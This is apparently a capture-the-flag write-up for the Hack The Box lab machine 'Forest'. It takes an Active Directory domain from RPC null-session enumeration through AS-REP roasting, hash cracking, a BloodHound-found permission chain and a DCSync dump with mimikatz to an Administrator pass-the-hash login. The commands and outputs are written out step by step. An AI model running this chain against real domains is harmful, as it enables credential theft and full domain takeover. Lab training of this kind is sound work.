


Challenge Overview
Forest is an Active Directory Domain Controller running Windows Server 2016. This machine demonstrates common AD enumeration techniques and privilege escalation paths through misconfigured group permissions. The attack path involves user enumeration via RPC null sessions, ASREP roasting to obtain credentials, and ultimately leveraging group membership chains to perform a DCSync attack for domain administrator access.
Enumeration
Initial Reconnaissance
We begin our enumeration by performing a comprehensive port scan to identify open services and gather information about the target system.
Nmap Scan
We start with an aggressive nmap scan to identify open ports and services:
nmap -A -oN nmap.txt 10.10.10.161Scan Results:
PORT     STATE SERVICE      VERSION
53/tcp   open  domain       Simple DNS Plus
88/tcp   open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-11-08 11:16:19Z)
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup: HTB)
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
Aggressive OS guesses: On Time RTOS-32 3.0 (87%), Cisco CSS 11501 switch (86%), 3Com Baseline Switch 2924-SFP or Cisco ESW-520 switch or Allied Telesis AT-8000 series switch (86%), Linksys SRW2008MP switch (86%), Cisco SG 300-10, Dell PowerConnect 2748, Linksys SLM2024, SLM2048, or SLM224P, or Netgear FS728TP or GS724TP switch (86%), Linksys SRW2000-series or Allied Telesyn AT-8000S switch (86%), IBM z/VM 4.2 (85%), Vegastream Vega 400 VoIP Gateway (85%), Allied Telesyn AT-AR410 router (85%), IBM z/OS 2.1 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: FOREST; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 2h46m49s, deviation: 4h37m09s, median: 6m48s
| smb2-security-mode:
|   311:
|_    Message signing enabled and required
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb2-time:
|   date: 2025-11-08T11:16:28
|_  start_date: 2025-11-06T14:17:29
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: FOREST
|   NetBIOS computer name: FOREST\x00
|   Domain name: htb.local
|   Forest name: htb.local
|   FQDN: FOREST.htb.local
|_  System time: 2025-11-08T03:16:26-08:00
Key Findings:
- Ports 53 (DNS), 88 (Kerberos), 389/636 (LDAP), and 3268/3269 (Global Catalog) are open, which are typical for a Domain Controller
- The domain name is
htb.localwith the hostnameFOREST - Windows Server 2016 Standard is running
- SMB message signing is enabled and required
Add the domain to the hosts file
Before we can properly interact with the domain, we need to add the domain name to our hosts file so that DNS resolution works correctly:
echo "10.10.10.161 htb.local" | sudo tee -a /etc/hostsThis ensures that when we reference htb.local in our tools, it resolves to the correct IP address.
RPC - Enumerate Domain Users
Since this is a Domain Controller, we should enumerate users in the domain. The nmap scan revealed that RPC (port 135) is open. Let's check if we can perform null session enumeration, which allows us to query the domain without authentication.
RPC allows for null session access, meaning we can enumerate the users of the domain without providing credentials:
$ rpcclient -U "" -N "htb.local" -c "enumdomusers;quit"

user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[DefaultAccount] rid:[0x1f7]
user:[$331000-VK4ADACQNUCA] rid:[0x463]
<...SNIP...>
user:[sebastien] rid:[0x479]
user:[lucinda] rid:[0x47a]
user:[svc-alfresco] rid:[0x47b]
user:[andy] rid:[0x47e]
user:[mark] rid:[0x47f]
user:[santi] rid:[0x480]
We successfully enumerated all domain users. Notice the service account svc-alfresco - service accounts are often good targets for password attacks. Let's save this user list to a file for further enumeration:
rpcclient -U "" -N "htb.local" -c "enumdomusers;quit" | grep -oP 'user:\[\K[^]]+' > users.txtASREP Roasting
Now that we have a list of users, we can attempt ASREP Roasting. This technique targets accounts that have the "Do not require Kerberos preauthentication" setting enabled (AS-REP flag). When this setting is enabled, we can request Kerberos tickets for these accounts without knowing their password, and the response will contain an encrypted ticket that we can attempt to crack offline.
Let's use Impacket's GetNPUsers.py to identify and extract ASREP-roastable accounts:
$ GetNPUsers.py -usersfile users.txt -request -format hashcat \
    -outputfile ASREProastables.txt -dc-ip 10.10.10.161 "htb.local/"

Impacket v0.13.0.dev0+20250107.155526.3d734075 - Copyright Fortra, LLC and its affiliated companies

<...SNIP...>
$krb5asrep$23$svc-alfresco@HTB.LOCAL:97ab02e3ed2eca0404daf15e5dc1344d$bc65706ab0727cc66c9bf8ba57fd785a29862036cdbca90400e6950e8012f70d0589e0744bea7c8d37348827037fc9c3df285e660f136ea1a5146e011a828278ae58683d72f3fb5ff74f1e41e59bb19c7626ebeb3ed830e405ac845c7e6fb6caacf031ba5d84641e94810bc316220902a9ca34067ff21246d69ef795e13888ecb85048585a179e657c14a21f7095ecf0fb485d5efd9932e849ec809b662e48fbd80e89122b32f0b3c1079572388e510ddb3d976ee210920c533bc2510de6d983cd02a74211ee79611f3ba0bef899d55941afa9fa97b130513cd45be1111b471f09321766d508
We found that the svc-alfresco account has the AS-REP flag set, meaning it doesn't require Kerberos preauthentication. We've successfully extracted a hash that we can attempt to crack offline using hashcat.
Cracking the ASREP Hash
Now we'll use hashcat to crack the extracted hash. The mode for ASREP hashes is 18200:
$ hashcat -m 18200 ASREProastables.txt /usr/share/wordlists/rockyou.txt

$krb5asrep$23$svc-alfresco@HTB.<...SNIP...>:s3rvice
Hashcat successfully cracked the password: s3rvice for the svc-alfresco user. We now have valid credentials to access the machine!
Initial Access via Evil-WinRM
With valid credentials, we can use Evil-WinRM to establish a remote shell on the target machine.
$ evil-winrm -i 10.10.10.161 -u svc-alfresco -p s3rvice

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> whoami
htb\svc-alfresco
We now have a shell running as the svc-alfresco user.
User flag
C:\Users\svc-alfresco\Desktop\user.txt
Privilege Escalation
Now that we have initial access as svc-alfresco, we need to find a path to escalate our privileges to Domain Administrator. In Active Directory environments, the best approach is to map out the relationships between users, groups, and permissions. This is where BloodHound comes in handy.
AD Enumeration with SharpHound
SharpHound is a data collector for BloodHound that gathers information about the Active Directory environment. We'll upload it to the target machine and run it to collect all AD relationships:
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> upload SharpHound.exe
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> ./SharpHound.exe -c all
This will generate a ZIP file containing all the collected data. Download it to your local machine and import it into BloodHound for analysis.
Analyzing the Attack Path

After importing the data into BloodHound, we can query for attack paths. The analysis reveals an interesting privilege escalation chain:
Attack Path Breakdown:
- The user
svc-alfrescois a member of theAccount Operatorsgroup - The
Account Operatorsgroup has GenericAll permission on theExchange Windows Permissionsgroup - The
Exchange Windows Permissionsgroup has WriteDACL permission on theHTB.localdomain - With WriteDACL, we can modify the domain's DACL (Discretionary Access Control List) to grant ourselves DCSync rights
This chain allows us to:
- Add ourselves to the
Exchange Windows Permissionsgroup (via GenericAll) - Use WriteDACL to grant ourselves DCSync rights on the domain
- Perform a DCSync attack to extract the Administrator's password hash
Step 1: Add User to Exchange Windows Permissions Group
First, we need to add the svc-alfresco user to the Exchange Windows Permissions group. Since we're in the Account Operators group which has GenericAll on this group, we can add ourselves:
net rpc group addmem "EXCHANGE WINDOWS PERMISSIONS" svc-alfresco \
    -U HTB.LOCAL/svc-alfresco -S 10.10.10.161

# You will be prompted to enter the password for svc-alfresco: s3rvice
Step 2: Grant DCSync Rights
Now that we're a member of the Exchange Windows Permissions group, we can use its WriteDACL permission to grant ourselves DCSync rights on the domain. DCSync is a powerful attack that allows us to replicate password hashes from the Domain Controller, effectively giving us access to any account in the domain.
We'll use Impacket's dacledit.py to modify the DACL:
$ dacledit.py -action "write" -rights "DCSync" -principal "svc-alfresco" \
    -target-dn "DC=htb,DC=local" HTB.LOCAL/svc-alfresco:s3rvice \
    -dc-ip 10.10.10.161

Impacket v0.13.0.dev0+20250107.155526.3d734075 - Copyright Fortra, LLC and its affiliated companies

[*] DACL backed up to dacledit-20251109-173808.bak
[*] DACL modified successfully!
The DACL has been modified successfully, and a backup was created. We now have DCSync rights, which means we can extract password hashes from the Domain Controller.
Step 3: Perform DCSync Attack
With DCSync rights granted, we can now use Mimikatz to perform a DCSync attack and extract the Administrator's password hash. First, let's upload Mimikatz to the target machine:
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> upload mimikatz.exe
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> ./mimikatz.exe "lsadump::dcsync /domain:htb.local /user:Administrator"
Mimikatz Output:
<...SNIP...>
Credentials:
  Hash NTLM: 32693b11e6aa90eb43d32c72a07ceea6
    ntlm- 0: 32693b11e6aa90eb43d32c72a07ceea6
    ntlm- 1: 9307ee5abf7791f3424d9d5148b20177
    ntlm- 2: 32693b11e6aa90eb43d32c72a07ceea6
    lm  - 0: 9498c81fd53411e023fcd1ff4cd3e482
    lm  - 1: f505fe58b1dedbe3015454d212af5115
<...SNIP...>
We've successfully extracted the Administrator's NTLM hash: 32693b11e6aa90eb43d32c72a07ceea6.
Step 4: Access as Administrator
Now that we have the Administrator's password hash, we can use it to authenticate via Pass-the-Hash (PtH) with Evil-WinRM. The -H flag allows us to authenticate using an NTLM hash instead of a password:
$ evil-winrm -i 10.10.10.161 -u Administrator -H 32693b11e6aa90eb43d32c72a07ceea6

*Evil-WinRM* PS C:\Users\Administrator\Desktop> whoami
htb\administrator
We now have a shell running as the Administrator user.
Root flag
C:\Users\Administrator\Desktop\root.txt